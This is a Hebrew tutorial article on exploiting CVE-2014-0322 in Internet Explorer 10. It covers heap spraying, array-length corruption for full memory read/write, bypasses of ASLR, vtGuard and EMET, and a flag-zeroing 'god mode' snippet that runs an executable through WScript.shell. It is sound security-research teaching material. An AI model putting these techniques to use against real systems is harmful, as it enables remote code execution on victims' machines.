נניח כי קיימת פונקציה המקדמת משתנה, כלומר מגדילה את הערך בכתובת מסויימת. אם נצליח לגרום לכך שכתובת זו תכיל את שדה האורך של מערך, אזי בריצת הפונקציה יוגדל שרירותית אורך המערך, וזה יגרום ששפת התכנות תאפשר לנו לגשת לזכרון שנמצא מעבר לגבולות המערך. בעזרת טכניקות נוספות, נוכל לקבל גישה לכל הזכרון של הפרוסס! זוהי יכולת רבת עוצמה:

- נוכל להשתלט על ריצת התוכנית משום שבשאפשרותנו לדרוס ט"ו של כל אובייקט שנרצה וגם למצוא בזמן ריצה את ה-vtGuard הנוכחי שלו...
- שליטה בזכרון גם מאפשרת סריקה וחיפוש שמתורגמים בקלות להדלפת כתובת ועקיפת ASLR!
- אפשר להכניס את ה-payload ישירות לזכרון ואין צורך לרסס אותו, דבר העוקף לגמרי הגנות כמו Nozzle.
- נוכל לפרסר בקלות רבה (בקוד JS) את ה-IAT ולקבל הרבה מידע שימושי להמשך ניצול מוצלח.
- גישה קלה ופשוטה לתיקון כל הדריסות שבוצעו במהלך הניצול, לשם חזרה לריצה תקינה ומניעת חשדות.
- וגולת הכותרת: שליטה בכל הזכרון פותחת אפשרות חדשה להרצת קוד, ללא צורך ב-ROP ולמעשה ללא צורך להתמודד עם שום הגנת זכרון מכל סוג שהוא (כולל EMET וכו').

גם כאן נצטרך שני ריסוסים, אך הריסוס הראשון יהיה מעט שונה: במקום ט"ו, נרסס מערכים כך שנבטיח את מיקומו של מערך בכתובת מסויימת (או יותר נכון - מיקומו של שדה האורך שלו), תפקיד הריסוס השני נשאר לתפוס את הזכרון המשוחרר.

סביבת עבודה ב'

הפעם נבחן חולשה אחרת שהתפרסמה בשנה שעברה: CVE-2014-0322. לחולשה זו קיים אקספלויט ב-metasploit אך את הריסוסים הוא מבצע עם Flash ואנחנו נבצע עם JS את כל החלקים. PoC נמצא פה .
נעבוד עם IE10 על Win7, ללא עדכוני אבטחה, ו-WinDbg.

נטען ל-WinDbg את IE עם קובץ ה-crash, הקריסה תהיה ב:

CMarkup::UpdateMarkupContentsVersion+0x16

והיא נובעת מגישה לכתובת זכרון לא קיימת.

```
(d88.68c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=4141412a ebx=045b6be0 ecx=00000003 edx=046581a0 esi=046581a0 edi=045b87f0
eip=69cc1b97 esp=031fb56c ebp=031fb5d8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
MSHTML!CMarkup::UpdateMarkupContentsVersion+0x16:
69cc1b97 ff4010          inc     dword ptr [eax+10h]  ds:0023:4141413a=????????
```

כמקודם, נטען את mshtml.dll ל-IDA וננווט לפונקציה. נראה כי היא ללא פרמטרים מלבד this ב-EDX המצביע לאובייקט המשוחרר שתפסנו. מעט לאחר מכן EAX מקבל את הערך הנמצא בכתובת EDX+0xac, ואחרי בדיקה שהוא לא NULL מתבצעת גישה לכתובת EAX+0x10.

מכיון שכל האובייקט ש"עליו" מתבצעת הפונקציה בשליטתנו, גם EAX בשליטתנו ולכן יש לנו היכולת להגדיל בייט בכל כתובת שנרצה! אם תהיה שם כתובת המכילה שדה אורך של מערך, נקבל גישה למקום ש"לא אמור" להיות לנו.

את רוב העבודה כבר ביצעו כותבי ה-PoC. הם מצאו את הסיטואציה שבה מופעלת פקודת הקידום על אובייקט מהסוג שהצלחנו לתפוס והובילו את הדפדפן להריץ אותה. לנו נותר לשים כתובת מתאימה שתוכנה יוגדל ואז לנסות לשרוד את המשך הפונקציה בלי קריסה.

ריסוס ב-Javascript9

אנחנו זקוקים לכתובת שבוודאות מכילה את שדה האורך של מערך כלשהו, וזאת נשיג ע"י ריסוס כמובן.

רוב הניצולים בטכניקה זו, מרססים מערכים בעזרתה האדיבה של ActionScript. ההקצאות בשפה זו הן פשוטות וקל להשיג ריסוס מוצלח. מצד שני, ההתקפה מוגבלת לדפדפנים המריצים פלאש. בנוסף, כתיבת פלאש דורשת קימפול ולכן JS עדיפה בעיני.

לאחרונה הראה חוקר המתכנה Ga1ois, כי בגרסאות המודול המממש את javascript ב-IE מגרסה 9 ומעלה, קיימת דרך נוחה לרסס את הערימה במערכים. נשתמש בטכניקה זו מבלי להסבירה, קישור למצגת שלו נמצא בסוף המאמר.

הסקריפט הבא מקצה כמה אלפי בייטים כדי למלא חורים אפשריים בהקצאות עד כה, לאחר מכן מקצה מערכים רבים שגודלם הכולל הוא 0x10,000, ועל פעולה הוא חוזר 0x800 פעם. יתכן וריסוס תחת דיבאגר יתבצע באיטיות רבה ומומלץ לפתוח בדפדפן ורק אחר כך לצרפו לדיבאגר.

הריסוס דואג לכך שאחרי הנתונים של המערך המוגדל, יופיעו אובייקטי מערך ומהסוג הרצוי - Int32Array. כפי שהקדמנו, אובייקטים של נתונים עשויים להיות מוקצים באזור אחר מאובייקטים המייצגים מערך. רק מכיון שהריסוס דורש בכל איטרציה 0x10K בייטים בדיוק - הם מוקצים במקום אחד וברצף. כל זה מבוצע בצורת הקצאת מערך של מערכים (מ"מ להלן). המ"מ מכיל סדרת מצביעים לאובייקטי מערך וכל זה בגודל מדוייק של 0x10,000.

הזכרון יוקצה בצורה הבאה:

כתובת	0x10,000 בייטים בדיוק	גודל
0x_ _ _ _0000	הידר של מערך המערכים. את שדה האורך שבו אנו משנים באמצעות החולשה	0x20
	0x3bf8 איברי המערך כלומר מצביעים למערכים. רק 0x55 מתוכם מצביעים בפועל והשאר הם Null.	0x3bf8 * 4 = 0xefe0
0x_ _ _ _f000 0x_ _ _ _f030 . . .	0x55 אובייקטים של מערך. כוללים מצביע לט"ו, שדה אורך 0 ומצביע לנתונים שגם הוא 0. מכיון שהגדלנו את אורך מערך המערכים, הוא יכול לכתוב לאזור זה למרות שהוא מחוץ לגבולותיו.	0x55 * 0x30 = 0xff0
	יישור	0x10

אחרי הרצת הסקריפט ב-IE10 ו-11 נוכל להיות כמעט בטוחים כי בכתובת 0x90900000 ימוקם מערך מסוג Array שהוא המ"מ, ובכתובת 0x90900018 ימוקם שדה האורך שלו (מסומן באדום).

כמו כן בכתובת 0x0909f000 יהיה מערך מסוג Int32Array, ובכתובת 0x0909f018 ימוקם שדה האורך שלו:

```
0:007> dd 09090000
09090000  00000000 0000eff0 00000000 00000000
09090010  00000000 00003bf8 00003bf8 00000000
09090020  0907ff30 0907ff60 0907ff90 0907ffc0
09090030  0909f000 0909f030 0909f060 0909f090
09090040  0909f0c0 0909f0f0 0909f120 0909f150
09090050  0909f180 0909f1b0 0909f1e0 0909f210
09090060  0909f240 0909f270 0909f2a0 0909f2d0
09090070  0909f300 0909f330 0909f360 0909f390
0:007> dd 0909f000
0909f000  6b8f3b60 02599760 00000000 00000003
0909f010  00000004 00000000 00000000 00000000
0909f020  03602de0 00000000 00000000 00000000
0909f030  6b8f3b60 02599760 00000000 00000003
0909f040  00000004 00000000 00000000 00000000
0909f050  03602de0 00000000 00000000 00000000
0909f060  6b8f3b60 02599760 00000000 00000003
0909f070  00000004 00000000 00000000 00000000
```

ישנן אלפי כתובות כאלה, הן מופיעות ברצף זו אחר זו במרחק 0x30, וכן חוזרות בדילוגים של 0x10,000 שזה גודל ההקצאה.

```
0:007> dd 090a0000 L10
090a0000  00000000 0000eff0 00000000 00000000
090a0010  00000000 00003bf8 00003bf8 0c47d000
090a0020  0909f360 0909f390 0909f3c0 0909f3f0
090a0030  0909f420 0909f450 0909f480 0909f4b0

0:007> dd 090af000 L8
090af000  6b8f3b60 02599760 00000000 00000003
090af010  00000004 00000000 00000000 00000000
0:007> dd 090cf000 L8
090cf000  6b8f3b60 02599760 00000000 00000003
090cf010  00000004 00000000 00000000 00000000
```

מה נדרוס היום?

הריסוס ממלא את הזכרון בשני סוגי מערכים ולכל אחד מהם יתרונות וחסרונות.

הסוג הראשון הוא Array פשוט ובמקרה שלנו הוא מכיל כתובות של מערכים. יתרונו הוא שבאמצעות הריסוס אנו יודעים שהנתונים שלו יוחזקו מיד אחרי ההידר וממש לפני המערכים מהסוג השני. לכן אם נצליח לגשת אל מעבר לגבולות המערך, אנו יודעים שנגיע ישר לאובייקט Int32Array. חסרונו הוא, שהגדלת שדה האורך שלו תתן לו אפשרות כתיבה מעבר לגבולות, אך לא קריאה.

הסוג השני הוא Int32Array. יתרונו הוא שהגדלת שדה האורך שלו תתן גם אפשרות קריאה מעבר למערך. חסרונו הוא שהנתונים עצמם - גם אם נכניס ערכים - יוחזקו במקום נפרד ומרוחק בזכרון, יהיה קשה לעשות משהו עם האורך המוגדל. מה שכן, נוכל להעביר לו באפר ריק ואז הוא יצביע ל-NULL כלומר לכתובת 0. אך אז הגדלת האורך תספיק רק כדי להגיע ל-0x4,000,000 הבתים הראשונים של הפרוסס.

מספר דרכים עומדות בפנינו כדי להצליח לנצל:

- למצוא דרך להריץ קוד \ להדליף פוינטר איכשהו מפיסת זכרון זו.
- לנסות להפעיל את החולשה מספר פעמים וכך להגדיל שוב ושוב מערך Int32Array, עד שישלוט באזור מעניין. או לחפש פעולה אחרת שעושה יותר מאשר להגדיל בייט, למשל **or 0xffffff**. כך המערך ישלוט בזכרון רב.
- להצליח לוודא היכן ימוקמו הנתונים של Int32Array (בכיוון זה הולך Ga1ois).
- נשתמש בטכניקה אחרת, אלגנטית ופשוטה: שילוב תכונות שני המערכים.

אם נשנה את גודל המערך הכללי Array, נוכל לכתוב למקום ידוע - לאובייקט Int32Array המופיע אחריו. בכתיבה זו נשכתב את גודל המערך השני למקסימלי וגם את מצביע הנתונים שלו נשנה למקום ידוע לנו. נקבל מערך עם גישת קריאה / כתיבה לזכרון רב שאנו יודעים מה מכיל וזה מאפשר להריץ קוד.

נריץ סקריפט משולב של הריסוס ואחריו ההקרסה - תחת הדיבאגר, והפעם נתפוס את הזכרון המשוחרר עם הכתובת 0x90900018 פחות 0x10. כך במקום קריסה, הפקודה inc תופעל על שדה אורך ותגדיל את המערך הראשון (המ"מ) להיות באורך 0x00003bf**9**.

בהמשך הפונקציה תהיה קריסה בגלל כתובות לא מתאימות ולכן לא ניתן לבחון את ההשפעות ב-JS. לכן נשים BP על פעולת הגדלת המערך, ובהזדמנות זו נתקן את הערכים הדרושים: edx+0x94 צריך להיות 0x0909f014, ו-edx+0x98 צריך להיות 0x0909f018 (**טיפ 4**: ראו סקריפט בתחילת הלוג הבא). תוכלו לחקור בעצמכם מדוע דוקא הערכים האלו נצרכים. ההיסט 0x94 דרוש מיד אחרי ה-inc, וההיסט 0x98 דרוש מיד אחרי חזרת הפונקציה UpdateMarkupContentsVersion.

בעת כתיבת אקספלויט נדרש כמובן שהערכים הללו יוכנסו כחלק מהריסוס, דוגמא תהיה בהמשך.

נשים BP כדי לראות את זה קורה...

```
1:010>
bp MSHTML!CMarkup::UpdateMarkupContentsVersion "ed edx+0x98 0909f018;  ed edx+0x94 0909f014; g"; g
...
Breakpoint 1 hit
eax=09090008 ebx=03a915f0 ecx=0000004d edx=03aa73b8 esi=03aa73b8 edi=03a892b0
eip=69aa1b97 esp=027fb65c ebp=027fb6c8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
MSHTML!CMarkup::UpdateMarkupContentsVersion+0x16:
69aa1b97 ff4010          inc     dword ptr [eax+10h]  ds:0023:09090018=00000000
1:020> dd 09090018 L1
00003bf8
1:020> p; dd 09090018 L1
00003bf9
```

משתנה האורך מורכב מ-4 בייטים ופעולת ה-inc מגדילה ב-1 את הבייט הפחות חשוב. אם נכניס ל-EAX כתובת גבוהה ב-3 מהכתובת שהכנסנו קודם, פעולת ההגדלה תתבצע על dword גבוה יותר, שבו הבייט

הפחות חשוב - הוא הבייט החשוב ביותר ב-dword המחזיק את האורך, וכך נקבל הגדלה בת 0x01000000. פעולת ה-inc תהיה משמעותית הרבה יותר ותקבע את אורך המערך ל-0x01003bf8.

כעת אחד ממערכי-המערכים שריססנו יכול לגשת מעבר לגבולותיו ולערוך זכרון. כתיבה לאיבר ה-7 מעבר לגודלו המקורי תשכתב בדיוק את שדה האורך של ה-Int32Array הראשון.

```
corrupted_arr[corrupted_arr.length + 6] = newLength;
```

[length + 6 כי length תמיד גדול ב-1 מאינדקס האיבר האחרון]

השדה length לא מושפע מההגדלה, ולכן איננו יודעים מי הוא בדיוק המ"מ המוגדל. נרוץ על כל 0x800 המ"מ-ים וננסה לשכתב את שדה האורך באובייקט שמעבר להם. לאחר מכן נעבור על כל המערכים מסוג Int32Array ובהם כבר נוכל לחפש ישירות את המוגדל. דוגמא תוכלו למצוא כאן.

באותו עקרון ניתן להשתמש על כל אובייקט שיכולות הגישה שלו מוגבלות ע"י שדה אורך - למשל BSTR.

וריאציה נוספת היא לשנות את ה-NullByte המסיים מחרוזת, וכך לגרום למחרוזת "להמשיך" אל הזכרון שאחריה. כמו כן, לא רק הפקודה inc יכולה להועיל אלא כל פקודה שתגדיל את הערך בזכרון שאנו יכולים לקבוע.

שליטה בכל הזכרון

אם נאתחל את המערכים מסוג Int32Array ללא ערכים, המצביע לנתונים יהיה NULL ובעצם יצביע ל-0, לתחילת הזכרון.

באמצעות הטכניקה שעכשיו הדגמנו, נשנה את אורך ה-Int32Array ל-0x20000000. מתקבל מערך המתחיל בכתובת 0, בגודל 0x2000000, וכל תא במערך הוא בגודל 4 בייטים (**Int32**Array). כלומר מערך זה פרוש על 0x80000000 תאי זכרון, החל מהכתובת הראשונה וכלה בכתובת 0x7fffffff, או במילים אחרות: על כל הזכרון של היוזר-מוד. כעת נוכל לשנות כל ערך שנרצה באמצעות גישה פשוטה לאינדקס המתאים במערך.

למשל כדי לשנות את אורך המ"מ המוגדל ל-0x13333337:

```
corrupted_int32arr[0x0909001c/4] = 0x13333337;
```

כל תא במערך מכיל 4 בייטים. בתא ה-0 נמצאים הבייטים 0-3, בתא ה-1 נמצאים הבייטים 4-7. כל בייט n נגיש במערך באינדקס n/4. נוכל להשתלט על זכרון גם עם מערך של int8 או int16 אך אז כדי לגשת לכתובת מסויימת נזדקק לגשת למספר תאים במערך.

נסביר כמה מהיכולות הנובעות מהשליטה בזכרון:

- עקיפת **ASLR**: אנו יודעים באיזו כתובת בדיוק ממוקם אובייקט Int32Array. ניקח את תוכן 4 הבייטים הראשונים שלו (כתובת הט"ו) ומהם נחשב את בסיס המודול jscript9.dll באחת משתי דרכים:
- הט"ו נמצאות בהיסט קבוע מתחילת המודול, נפחית היסט זה מכתובת הט"ו ונקבל את כתובת הבסיס.
- בסיסי מודול תמיד ממוקמים בכתובת שמחציתה הנמוכה היא 0. נשים 0 במחצית הנמוכה של המצביע לט"ו ונבדוק אם כתובת זו מכילה MZ. אם לא - נלך אחורה 0x10000 בייטים ונחפש שם וחוזר חלילה עד שלבסוף נמצא את הבסיס. דרך זו גנרית וחזקה יותר.

אחרי שהשגנו את הבסיס, פשוט לחשב ע"פ היסטים קבועים מראש כל דבר שנרצה (IAT / סטאק-פיווט). אך גם כאן ניתן פשוט לחפש בזכרון המודול את הערכים הרצויים וכך נרוויח גנריות ויציבות.

- הרצת קוד: נוכל לשנות את 4 הבייטים הראשונים של אובייקט שיצביעו לט"ו שנזייף ואז להפעיל פ"ו של המערך (למשל גישה לתכונה length, תפעיל פ"ו).

ההגנה vtGuard אינה מיושמת עבור כל אובייקט ב-JS, אבל גם אם כן - אנו יכולים לגשת לט"ו המקורית ולהעתיק משם את הקנריות אל הט"ו שנזייף, או לחשב ע"פ הבסיס כמתואר לעיל.

- פשטות: תהליך הענקת הרשאות ההרצה לקוד שלנו כמעט ואיננו ROP. הגאדג'ט היחיד שאנו צריכים לחפש הוא סטאק-פיווט לאזורי השליטה שלנו. את שאר הפרמטרים והמצביעים אנו יכולים לכתוב ישירות לזכרון ה"מערך".
- עקיפת אנטי-אקספלויט: חוקרים מ-offensive-security מצאו כי במיקום קבוע במודול של EMET קיים מעין מתג, הקובע את הפעלת מרבית ההגנות. אם נאפס אותו, הדרך לניצול פתוחה כאילו EMETלא קיים (מגירסה 5 ומעלה נוספו הגנות על המתג ולכן כיבויו לא יהיה עד כדי כך פשוט).

פרישת המערך על גבי כלל הזכרון מוסיפה גנריות ואלגנטיות, אך את החלקים הקריטיים - עקיפת ASLR והרצת קוד - ניתן לקבל גם ללא שליטה מלאה בזכרון. די בדריסה של שדה האורך כדי להריץ קוד בהצלחה, בתנאי שיש יכולת קריאה וכתיבה לזכרון, וקיימת ודאות לגבי מיקום אובייקט באזור זה.

הריסוס נותן לנו המוני כתובות ידועות של מערכים ולכן יש לנו אפשרויות רבות מאד לביצוע בפועל. הדבר יכול להועיל נגד מנגנונים לא מספיק חכמים שינסו לזהות את חתימת הסקריפט.


דוגמא לניצול באמצעות הטכניקות שהוסברו תוכלו לראות באקספלויט הבא. הוספתי הערות על כל שעל באנגלית קלוקלת.

אם נשים BP-קריאה על הכתובת 0x0909f030 (המחזיקה מצביע לט"ו), נוכל לבחון את הקריאה לפ"ו הגורמת להרצת הקוד שלנו. עוד ניתן לראות כי ESP מצביע אל 0x0909f030 שהוא אזור בשליטתנו. זהו מקרה שבו ניתן להשתמש בטכניקה של ntContinue מכיון שניתן לזייף קונטקסט בכתובת זו וכך לשלוט ב-EIP ו-ESP כאחד.

```
0:015>ba r4 0909f030
…
eax=0909f040 ebx=0909f030 ecx=0909f030 edx=0000006d esi=00000000 edi=02855610
eip=6aaa24ee esp=0342ba30 ebp=0342ba54 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200212
jscript9!Js::JavascriptOperators::GetProperty+0x4d:
6aaa24ee ff5034          call    dword ptr [eax+34h]  ds:0023:0909f074=6acd058c
0:007> dds esp L1
0342ba30  0909f030
```

God mod

מספר חוקרים הציגו דרך חדשה להרצת קוד ב-IE, המתאפשרת בעקבות השליטה המלאה בזכרון. למנוע ה-JS יש מגוון יכולות, אך מקצתן הוגבלו בעת ריצה רגילה של הדפדפן כדי למנוע מאתר זדוני להשתמש בהן. כיצד יודע הדפדפן האם מותר לו עכשיו להשתמש ביכולות אלו או שהוא במצב-מוגן והיכולות מוגבלות? פשוט מאד: יש דגל בזכרון שקובע את רמת ההגנה שהדפדפן רץ בה.



יכולת מוגבלת שכזו היא הרצת קובץ exe. אם תחת מצב-מוגן ינסה דף אינטרנט להפעיל את הפונקציה הזו - תוקפץ הודעת אזהרה למשתמש ורק אם הוא יאשר - יורץ הקובץ. אבל, מכיון שאנחנו שולטים בכלל הזכרון, עלינו רק למצוא את הדגל הזה, לאפס אותו, ואז נוכל להריץ כל קובץ שנרצה ללא האזהרה הזו.

טעינת האקספלויט מקובץ מקומי, תצליח להריץ exe. אך אם נגלוש אל הקובץ מעל גבי שרת HTTP, הדפדפן יטען אותו במצב Protected Mode ונקבל אזהרה אחרת. גם את האזהרה הזו אפשר לבטל, באמצעות מנוע הסקריפט עם הדגל המאופס. ברפרנס מופיע מאמר המתאר באופן כללי דרך לבצע זאת.

הטריק למציאת הדגל הוא ריסוס אובייקט ActiveX במקום אחד המערכים מסוג Int32Array, הריסוס ישאר זהה מכיון שאובייקטים אלו באותו גודל. כך נבטיח כי בכתובת מסויימת הידועה לנו ימצא האובייקט הזה ונוכל לגשת אליו דרך המערך החולש על כל הזכרון.

באובייקט זה קיים מצביע אל אובייקט ScriptEngine שמחזיק מצביע אל אובייקט SecurityManager שמחזיק מצביע אל הדגל, כך שהדרך סלולה למציאת הדגל ואיפוסו.

```
function exploit()
{
    // היסטים אלו יכולים להשתנות בין גרסאות
    offsetToScEngn = 0x28;
    offsetToScurtyMngr = 4;
    offsetToFlag = 0x1e4;

    // האובייקט ממוקם בסוף סדרת המערכים
    actvxObjct = memory[(knownArrAddrs + 0x20 + (numOfInt32arr * 4) ) /4];
    scrptEngin = memory[(actvxObjct + offsetToScEngn) /4];
    scurtyMngr = memory[(scrptEngin + offsetToScurtyMngr) /4];

    memory[(scurtyMngr + offsetToFlag) /4] = 0; // איפוס! :)

    wsShell = new ActiveXObject('WScript.shell');
    cmd = wsShell.Exec('calc.exe');
}
```

אקספלויט ניתן להוריד מפה, שיניתי קצת את ערכי הריסוס. כמעט מיותר לציין שכאשר מנצלים באופן זה, מגוון הגנות האנטי-אקספלויטינג הופכות לא רלוונטיות.

ב-IE11 נוספה הגנה על הדגל מפני שינוי, אך עם שליטה של תוקף בכל הזכרון - זה לא באמת מהווה הגנה. במטספלויט קיים מודול שמלבד ריסוט הדגל, גם מזייף את הפ"ו המממשות את ההגנה ובכך הופך אותה לחסרת תועלת. אתם מוזמנים לעיין ברפרנס בסוף המאמר.

Isolated heap & Memory protector

בקיץ האחרון הוסיפה MS שתי הגנות נגד UaF, שהופצו כעדכון ל-IE. נסקור אותן בקצרה:

- הפרדה בין אובייקטים פנימיים המייצגים ישויות בדפדפן ובין אובייקטים המייצגים נתונים שבשליטת המשתמש (מחרוזות וכדומה). ההקצאות תבוצענה בשתי ערימות נפרדות וכך תמנע תפיסת אובייקטים קריטיים ע"י נתונים בשליטת המשתמש.
- מנגנון המשהה זכרון ששוחרר ומעכב אותו מלהיות מוקצה שוב עד שמתמלאים התנאים הבאים: **א**. לפחות 100,000 בייטים ממתינים לשחרור, **ב**. אין במחסנית מצביע לזכרון זה.

ההגנות הללו בהחלט אפקטיביות ומקשות מאד על ניצול UaF. היעילות שלהן תמנע תפיסת זכרון ששוחרר בטעות, והקריסה תימנע. כלומר מלבד הקושי לנצל, יהיה קושי לאתר את הבאגים. לכן את הפאזינג והמחקר צריך לבצע על דפדפן לא מוגן, הגנות שאי אפשר לכבות מבטלים באמצעות פאצ'ינג שימנע את מימושן.

למרות זאת, יש מספר כיווני עקיפה ואף הוצג PoC:

- ההפרדה בין סוגי האובייקטים אינה טריוויאלית משום שיש מקרים גבוליים, קיימים אובייקטים פנימיים המכילים נתונים בשליטת המשתמש וכן להיפך. נוכל להשתמש באובייקטים אלו כדי לתפוס את הזכרון המשוחרר בערימה הנפרדת (או למצוא UaF באובייקט המנוהל בערימה הדיפולטיבית).
- שיטות הקצאה ושחרור מיוחדות פותחו כדי לגרום לנתונים שבאובייקטים אלו "להתיישב" במקום הרצוי, למרות הבדלי הגודל בין האובייקטים (בערימה הרגילה אין בעיות כאלו משום שניתן ליצור אובייקט בכל גודל, מחרוזת למשל).
- במקרה שאין במחסנית מצביע למשוחרר, נוכל להקצות 100,000 בייטים וכך להחזיר את הזכרון לשימוש חוזר.
- בתחילת המאמר הזכרנו את המקרה של אובייקט המוקצה על הערימה. מכיון שלא מבוצע שחרור אלא ההקצאה פוקעת מאליה - מנגנון עיכוב השחרור לא מועיל ולא מונע השתלטות על הזכרון המשוחרר.

סיכום

דרכי הניצול של UaF אינן מוגבלות לשתי הטכניקות שהודגמו, אם כי הן הדרכים הנפוצות ביותר. שליטה של תוקף באובייקט, משמעה יכולת התערבות בפעולת התכנית, ומכאן רק הדמיון מגביל... לפעמים ינוצל UaF רק לשם הדלפת מידע. החל מכתובות הבסיס של מודולים וכלה במפתחות פרטיים, סשנים ועוגיות.

סקרנו מספר הגנות ודרכי העקיפה להן, משחק "החתול והעכבר" ממשיך בינתיים כמו בתחומים רבים אחרים. כדי להבין היטב את הנושאים שקיצרנו בהם, מומלץ לעבור על הקישורים בסוף המאמר. רובד נוסף שכלל לא נגענו בו, הוא ה-Reverse Engineering לתוכנית המותקפת. גם אם כבר יש לנו חולשה נצילה, הבנת תהליך ההקצאה הינה חשובה ביותר לריסוס מוצלח והבנת השתלשלות הקריסה עשויה להיות מועילה מאד כדי להוביל לסיטואציה האופטימלית לניצול.

תודות

בהזדמנות זו אני רוצה להודות לכותבים לדורותיהם, לחברי המערכת ולאפיק בראשם, על הקמת ותפעול המגזין החשוב הזה. למרות שהעולם מתנהל באנגלית, נקודת מוצא בעברית היא דבר חשוב מאד לדעתי. באופן אישי, בסיס הידע הרחב הזה בעברית הקל עלי את הכניסה לתחום במידה עצומה. התלהבותי ניצתה בעקבות קריאת הגליונות וקשה להאמין שזה היה קורה בשפה זרה.

מסמך זה תחת רישיון ייחוס-שימוש לא מסחרי-שיתוף זהה 4.0 בין-לאומי של Creative Commons.

קישורים

כללי:

- https://www.blackhat.com/docs/us-14/materials/us-14-Yu-Write-Once-Pwn-Anywhere.pdf
- https://media.blackhat.com/bh-us-12/Briefings/Serna/BH_US_12_Serna_Leak_Era_Slides.pdf

Page heap:

- https://msdn.microsoft.com/en-us/library/windows/hardware/ff549561(v=vs.85).aspx
- http://neilscomputerblog.blogspot.co.il/2014/02/page-heap.html
- https://msdn.microsoft.com/en-us/library/ms220938(v=vs.90).aspx
- https://randomascii.wordpress.com/2011/12/07/increased-reliability-through-more-crashes

ריסוס:

- http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf
- https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/
- https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/
- http://illmatics.com/Understanding_the_LFH.pdf
- http://blog.lse.epita.fr/articles/74-getting-back-determinism-in-the-lfh.html
- https://cansecwest.com/slides/2014/The%20Art%20of%20Leaks%20-%20read%20version%20-%20Yoyo.pdf

God-mod:

- http://www.slideshare.net/xiong120/exploit-ie-using-scriptable-active-x-controls-version-english
- https://www.blackhat.com/docs/us-14/materials/us-14-Yu-Write-Once-Pwn-Anywhere.pdf
- http://blog.fortinet.com/post/advanced-exploit-techniques-attacking-the-ie-script-engine
- https://community.rapid7.com/community/metasploit/blog/2014/04/07/hack-away-at-the-unessential-with-explib2-in-metasploit

ההגנות החדשות ועקיפתן:

- http://securityintelligence.com/understanding-ies-new-exploit-mitigations-the-memory-protector-and-the-isolated-heap/
- http://hitcon.org/2014/downloads/P2_01_Keen%20Team%20-%20New%20Exploit%20Mitigation%20In%20Internet%20Explorer.pdf
- https://bromiumlabs.files.wordpress.com/2015/01/demott_uaf_migitation_and_bypass2.pdf